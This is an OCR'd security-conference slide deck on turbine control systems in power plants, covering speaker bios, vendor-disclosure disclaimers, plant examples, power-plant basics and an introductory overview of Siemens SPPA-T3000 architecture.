On the insecure nature of turbine control systems in power generation

Radu Motspan, Alexander Korotin and Gleb Gritsai

@_moradek, @alender911 and @repdet

whoami

- Combined 20+ years in information scuretiy
- A reverse engineer, penetration tester and information security specialist walk into a bar
- Poking PLC/SCADA/DCS/ICS/OT-words for too long
- Kaspersky, security services (pentest, security assessment, etc.)
- Team += Eugenia Potseluevskaya + Sergey Andreev + Sergey Sidorov

Disclaimers


- Everything mentioned is **reported** to respective vendor long time ago
- **Not** a one-vendor problem, it is an industry-wide challenge

Disclaimers

- Everything mentioned is **reported** to respective vendor long time ago
- **Not** a one-vendor problem, it is an industry-wide challenge
- **Sharing details** on security issues for power plants out there
- Remember, **defenders are always behind** attackers

"Rashomon of disclosure"
http://addxorrol.blogspot.com/2019/08/rashomon-of-disclosure.html

Power plants everywhere



Power plants everywhere

Power plants everywhere

SPPA-T/P3000
REALIZACJE


Schwarze Pumpe, Germany
800 MW, Braunkohle
Kessel: Alstom
Turbine: Siemens
SPPA-T2000 + SPPA-P3000
Inbetriebsetzung 1998

Lippendorf, Germany
2 x 933 MW, Braunkohle
Kessel: Hitachi
Turbine: Alstom
SPPA-T2000 + SPPA-P3000
Inbetriebsetzung 2000


Niederaußem K , G
1 x 1000 MW, Braun
Kessel: Alstom
Turbine: Siemens
SPPA-T2000 + SPP
Inbetriebsetzung 20

http://orka.sejm.gov.pl/opinie8.nsf/nazwa/390_20161117_2/$file/390_20161117_2.pdf

Power plants everywhere



Power plants everywhere



https://new.siemens.com/cn/en/products/energy/power-generation/gas-turbines.html

Power plant 101

Generator


(A) Turbine is driving generator through shaft

Turbine

(B) Generated pressure rotates turbine

Power grid

Generated electricity goes to substations, market, etc.



http://www.dynamicscience.com.au/tester/solutions1/electric/powerstation/coalfired.htm

Combustion chamber

(C) Burn fuel

Condensing tower


(E,F) Excessive heat release or reuse

Fuel

(D) Coal or other source of primary energy


Distributed Control Systems

- Automate everything in this cycle
  - Start/stop the process
  - Control MW generation output
  - Monitor everything
- Not only power plants
- Software, hardware, ..., turbine, building construction, etc.
- Vendors: ABB, Honeywell, Siemens, Yokogawa, GE, ...



DCS and turbine


- Control the amount of fuel fed to the gas turbine
  - keep desired speed or load
  - avoid running in forbidden operating modes
  - avoid flaming out
- Control the flame temperature
- Control the position of the VGV (variable guide vane) o the IGV (inlet guide vane)
  - limit the turbine outlet temperature
  - limit the turbine inlet temperature



http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.492.5375&rep=rep1&type=pdf

Siemens SPPA-T3000

- Operator level
  - Operator/engineering workstation
  - OPC client
- Automation level
  - **Application server**
